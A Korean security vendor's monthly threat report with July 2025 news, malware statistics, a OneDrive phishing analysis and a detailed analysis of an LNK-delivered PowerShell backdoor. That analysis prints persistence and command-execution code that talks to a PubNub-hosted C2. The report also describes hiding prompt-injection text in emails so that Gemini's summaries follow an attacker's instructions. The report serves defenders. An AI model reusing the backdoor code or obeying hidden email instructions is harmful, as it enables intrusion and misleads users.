보안실무자가 주목해야 할 이번 달 보안위협

SGA EPS 보안레이더

2025.08

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2025년 8월

1. 2025년 7월 보안 동향

2025년 7월 보안 동향을 조사한 결과 해킹 사건이 많이 발생한 것으로 나타났다.

제미나이의 이메일 요약 기능 악용하여 피싱 공격 가능

구글의 생산형 인공지능(AI) 서비스 제미나이(Gemini)의 이메일 요약 기능을 악용하여 피싱 공격을 할 수 있는 것으로 나타났다.

구글의 메일과 화상 회의 도구 등을 모아 놓은 워크스페이스에서 활용 가능한 AI 서비스인 Gemini for workspace는 지메일에서 수신한 메일을 자동으로 요약하거나 회신을 하는 기능을 갖고 있다.

모질라 재단의 보안 연구진 말에 따르면 이 기능을 악용해 AI가 악의적인 지시를 따르도록 하는 명령어를 이메일 본문에 숨길 수 있으며, 이 취약점을 공격자가 이용하면 프롬프트 인젝션 공격이 수행된다고 한다.

프롬프트 인젝션 공격은 **AI 시스템에 악의적인 명령어를 주입하여 원하는 정보를 얻거나 시스템을 조작하는 공격 방식**으로, 이메일 본문의 글자 크기를 0, 색상을 흰색으로 설정해 사용자 눈에 보이지 않게 명령어를 숨긴다. 이로 인해 프롬프트 인젝션 공격이 담긴 메일에서는 명령어가 보이지 않으며, 첨부 파일이나 링크가 없기 때문에 스팸 기능을 우회할 가능성이 있는 것으로 파악된다.

현재 구글은 이 취약점에 관련 피해가 발생하지 않았으며, 프롬프트 인젝션 공격을 막기 위해 방어 체계를 지속적으로 강화하고 있다고 발표했다.

#모바일 쿠폰 앱 해킹으로 고객 개인정보 유출

충청북도 청주시 산하 청주랜드 어린이체험관 홈페이지가 해킹되어 6만 여 건에 해당하는 고객 개인 정보가 유출된 것으로 확인됐다.

청주랜드 어린이 체험관은 외부 해커 조직의 불법 사이버 공격으로 일부 고객 개인정보가 침해된 사실을 확인하고 즉시 관계 기관에 사이버 침해 사고를 신고한 상태로 확인된다.

유출된 정보는 고객 이름, 아이디, 이메일 주소, 자택 주소로 추정되며,
청주랜드는 주민등록번호나 결제 관련 정보는 수집되지 않아 유출되지 않았다고 밝혔다.

2. 악성코드 통계 및 분석

2025년 7월 한 달 동안 사용자 PC에서 탐지된 악성코드를 확인한 결과 **총 76,547건의 악성코드가 확인**되었다.


그 중 가장 많이 탐지된 악성코드 유형은 Trojan 형태의 악성코드이고, 그 뒤를 Exploit와 Virus 형태의 악성코드가 차지했다. 7월에는 Trojan, Exploit, Virus 형태의 악성코드가 상위를 차지했으며, 전월과 비교해 Ransom, Neshta.A, Hacktool에 대한 탐지 비율이 증가하였다.

또한 **자사에 수집된 피싱 메일은 229건**이며, 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이 가장 많이 수집된 것으로 확인되었다.

● 유형별 탐지 통계


2025년 7월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 52,060건(68%)으로 1순위를 차지**했다. **Trojan 악성코드는 사용자가 알지 못하게 정상적인 프로그램으로 위장하여 악의적인 행동을 하는 악성코드**이다.

그 다음으로 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 11,920건(16%)으로 2위를 차지**했다. 뒤를 이어 자기 스스로는 행동할 수 없고, **정상 프로그램에 기생하여 실행되는 Virus 형태의 악성코드가 8,863건(12%)으로 3위를 차지**했다.



[2025년 7월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계



[2025년 7월 악성코드 TOP 10 탐지 통계]

2025년 7월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드를 TOP 10으로 통계를 내어 확인한 결과 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 **Ransom.795가 7개월 연속 1위를 차지**했다.

또한, 정상적인 실행 파일에 바이러스 코드를 추가하여 자체적인 전파 기능을 가진 파일 감염을 하는 **Win32.Neshta.A가 2위에** 올랐다.

3위는 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 Application.Hacktool가 차지했다. Application.Hacktool은 프로그램을 불법으로 사용할 수 있고 잠재적으로 프로그램에 악성코드가 심어질 확률이 높기 때문에 백신에서 탐지하고 있다.


3. 월간 피싱 메일

자사에 수집된 피싱 메일은 229건이며, 그 중 사용자 계정 정보 탈취를 목적으로 하는 악성 URL이 첨부된 하이퍼링크 피싱 메일 유형이 187건이었다.

악성 URL이 첨부된 하이퍼링크 유형을 제외한 피싱 메일은 첨부 파일이 포함된 피싱 메일로 21건이 수집되었으며, 첨부 파일의 종류는 PE 파일 17건, Script 파일 2건, 그 외 2건이 수집되었다.

수집된 피싱 메일에 대해 분석을 진행하였으며, 해당 메일에 대한 분석 내용은 아래에서 확인할 수 있다.


■ FW: Account Details



[메일 확인]


분석에 사용된 메일은 특정 사이트의 계정 관리자가 보낸 메일처럼 위장한 피싱 메일이다.

첨부된 HTML 파일을 열면 OneDrive 홈페이지로 위장한 피싱 페이지로 이동하며, 로그인 정보를 입력하면 로그인 정보를 탈취 당하게 된다.



[OneDrive 로그인 화면]

첨부 파일을 실행하면 OneDrive 로그인 페이지처럼 보이는 피싱 사이트가 뜨며, 그림과 같이 계정 정보를 입력하는 폼이 보여진다. 계정 정보가 들어갈 곳에 [Email]이라고 작성되어 있는 것으로 보아 사이트를 제작하면서 잘못 입력된 것으로 보인다.



[로그인 시도]

로그인을 시도하면 'hxxps://visoxse.tk/BB.php'로 로그인 정보가 전달된다.
현재는 사이트가 사라져 더 이상의 행위 확인가 불가능하다.

4. 악성코드 분석

자사에 수집된 샘플 중 **링크 파일을 이용한 백도어 악성코드**가 수집되었다.
해당 샘플에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

해커 그룹들이 사용하는 링크 파일은 애플리케이션에 대한 Microsoft의 지원하는 파일 중 하나로 링크 파일을 생성할 때 옵션을 넣어 파워 쉘과 같은 도구들을 이용하는 LOL(Living Off the Land) 공격을 진행한다.

국내를 대상으로 하는 링크형 악성코드는 주로 금융, 국내/외 이슈 등을 주제로 한 피싱 이메일의 첨부 파일로부터 시작하며, 정보가 포함된 정상 파일을 생성 및 실행하여 사용자가 악성코드에 감염되었다는 사실을 알 수 없게 한다.

이번에 분석한 악성코드는 ProgramData 폴더에 Base64 인코딩 된 악성 파일과 정상 HTML 파일을 생성하며, 사용자에게 노출되는 파일은 우체국 메시지로 "국가 기초 구역 체계의 우편번호(5자리)" 정책 내용을 갖고 있는 정상 파일인 HTML 파일이다.

또한 C2와의 연결을 유지하기 위해 지속 메커니즘을 갖고 있으며, 작업 스케줄러에 "MSEdgeUpdate"로 등록시켜 5분씩 실행하도록 하여 C2와 통신을 시도한다.


Base64 인코딩 된 파일은 백도어의 역할을 수행하며,
사용된 C2는 https[:]//ps[.]pndsn[.]com으로 데이터 스트림 네트워크 및 인프라 서비스(Data Stream Network, DSN)를 제공하는 PubNub에 속한 호스트명으로 확인된다.

주요 기능

- 정상 html 파일 생성 및 실행
- 지속 메커니즘
- 백도어

■ 상세 분석

- 202507_3934823.html.lnk 파일 확인



[바로 가기 속성]

악성 링크 파일은 실행하는 대상의 파일 경로가 아닌 명령어로 보이는 문자열이 삽입되어 있으며, 속성에서 표시되는 대상 경로는 255 글자까지 표시되지만 명령 줄 인수는 최대 4096 글자로 설정이 가능하다.

해당 링크 파일을 실행시킬 때 대상 경로에 설정한 명령어와 같이 실행되고 파워 쉘을 이용하여 악성 행위를 수행한다.

[바로 가기 속성]에서 중요한 옵션 값들은 다음과 같다.

바로가기 옵션	설명
대상 (Target)	• 바로 가기 링크를 통해 실행될 파일, 폴더 또는 프로그램의 경로를 지정 ◦ 바로 가기 링크를 통해 실행될 대상을 정의하는 가장 중요한 옵션
시작 위치 (Start in)	• 대상 파일이 실행될 때의 작업 디렉터리를 지정 • 일부 프로그램은 작업 디렉터리에 따라 동작이 달라질 수 있으므로 시작 위치를 지정하여 원하는 동작하도록 유도가 가능
바로 가기 키 (Key)	• 바로 가기 링크에 특정 키를 할당하여 키보드 단축키를 설정 가능 ◦ ex) Ctrl+Alt+T를 할당하면 해당 단축키를 눌렀을 때 해당 바로 가기 실행

- LNK 파일 확인

[파일 데이터 확인]

분석에 사용된 링크 파일의 크기는 29,999 byte로 되어 있으며, 파워 셀을 이용하여 명령어를 수행한다.

삽입된 코드는 자기 자신을 찾는 코드에서 29,999 byte인 파일 크기를 이용하여 찾으며, Temp 폴더부터 *.*으로 파일을 검색하고 파일 크기가 29,999 byte인 파일을 찾고 파일의 데이터를 읽고 ASCII 코드로 변환한다.

검색된 파일의 데이터를 읽어오며, 읽어 들인 데이터에서 'AEL'로 시작하는 문자열 중에 'BEL' 문자열이 중간이 있고, 'EOF' 문자열이 마지막에 존재하는 데이터를 사용하여 파일을 생성한다.

생성된 파일은 정상 파일인 '202507_3934823.html'과 악성 파일인 'msedge.conf'이며, Substring을 통해 파일 복원 및 실행을 시도하지만 msedge.conf 파일은 Base64 디코딩까지 진행한 후에 실행된다.

또한 실행될 때 정상 파일인 '202507_3934823.html'가 먼저 실행되고, 사용자가 인지 못하게 하기 위해 'msedge.conf' 파일은 부모 프로세스 파워 셸의 메모리에서 동작한다.


- lnk 실행 확인(정상 HTML 파일)

[정상 우편번호 관련 정책 변경 안내 html]

링크 파일이 실행되고 사용자에게 보여주는 파일은 202507_3934823.html이며, 정보는 국가 기초 구역 체계의 우편번호(5자리)으로 실제 실행된 정책으로 확인된다.

또한 본문에 있는 문구는 “본 메일은 2025년 6월 9일 기준으로 메일 수신 동의 여부를 확인한 결과 수신을 동의하였기에 발송하는 메일입니다.”으로 악성 파일의 유포는 메일의 첨부 파일로 추측할 수 있다.

- 파일 생성




[ProgramData 폴더 파일 생성]

링크 파일에서 악성 행위를 위해 사용되는 ProgramData 폴더는 애플리케이션의 데이터와 설정을 저장하는 데 사용되며, 권한 없이 파일 생성 및 실행이 가능하다.

폴더 안의 파일 중에 정상 HTML 파일인 “202507_3934823.html”과 백도어로 실행될 “msedge.conf” 파일이 생성된 것을 확인할 수 있다.

- Msedge.conf 코드 확인



[백도어 코드 확인]

생성된 Msedge.conf은 백도어 악성코드로 확인되며, 고유 식별 값들은 환경 변수를 이용하여 생성하고 지속 메커니즘을 적용하기 위해 작업 스케줄러 "MSEdgeUpdate"으로 등록하며 5분에 한 번씩 실행시킨다.

그 후 사용자 함수인 Register-Device와 Listen-Commands를 호출하여 장치 등록 및 명령어 수행 등을 진행하고 한 번씩 실행된 후에 종료되는 것으로 확인된다.

Register-Device 함수는 공격에 사용된 C2의 주소인 https://ps.pndsn.com/를 이용하며, 실시간 데이터 스트림 네트워크(Data Stream Network, DSN) 및 인프라 서비스를 제공하는 PubNub에 속한 호스트명으로 확인된다.

또한 미리 만들어 둔 pubkey (publish-key) 와 subkey (subscribe-key)를 이용하여 Publish 요청을 진행하고 현재 PC에 대해 등록한다.

Listen-Commands 함수는 통신 간의 Base64 인코딩을 통해 난독화를 수행하며, 피해 PC에서 C2의 명령을 입력 받기 위해 10초간 대기하고 Base64 디코딩을 진행한 후 Invoke-Expression 명령어를 통해 메모리에서 실행한다.

그 후 명령 수행에 대한 결과를 C2로 전송하고 종료된다.

```
사용되는 고유 식별 값
deviceId:  “$env:COMPUTERNAME-$env:USERNAME”
deviceChannel: cmmand-deviceId

지속 메커니즘을 위한 작업 스케줄러 등록
schtasks /Create /SC MINUTE /MO 5 /TN "MSEdgeUpdate" /TR
"powershell.exe -nologo -windowstyle hidden -ep bypass -Command iex
([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(
(Get-Content -Raw 'C:\ProgramData\msedge.conf'))))" /F;

Listen-Commands 함수의 디코딩 및 실행 명령
$output = Invoke-Expression $decoded | Out-String;

수행 결과를 C2로 전송
Send-Result('{"sender":"' + $deviceId + '","content":"' + $encOutput +'"}');
```

5. 주요 보안 뉴스

AI에 지메일 요약 시켰더니...해킹 당했다

구글 생성형 인공지능(AI) 서비스 제미나이의 이메일 요약 기능을 악용해 피싱 공격을 할 수 있음이 드러났다.

- 출처:
https://www.boannews.com/media/view.asp?idx=138172&page=1&mkind=&kind=1&skind=5&search=title&find=

청주랜드 어린이체험관 해킹...이름·자택주소 등 개인정보 6만여 건 유출

충청북도 청주시 산하 청주랜드 어린이체험관 홈페이지가 해킹돼 6만 여 건에 달하는 고객 개인정보가 침해됐다.

청주랜드 어린이 체험관은 15일 외부 해커 조직의 불법적 사이버 공격으로 일부 고객 개인정보가 침해된 사실을 확인했다. 청주랜드 측은 "사실 인지 즉시 관계 기관에 사이버 침해사고를 신고하고 현재 관련 조사가 진행 중" 이라고 설명했다.

출처:
https://www.boannews.com/media/view.asp?idx=138208&page=1&mkind=&kind=1&skind=5&search=title&find=

에스지에이이피에스(주)

https://www.sgaeps.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호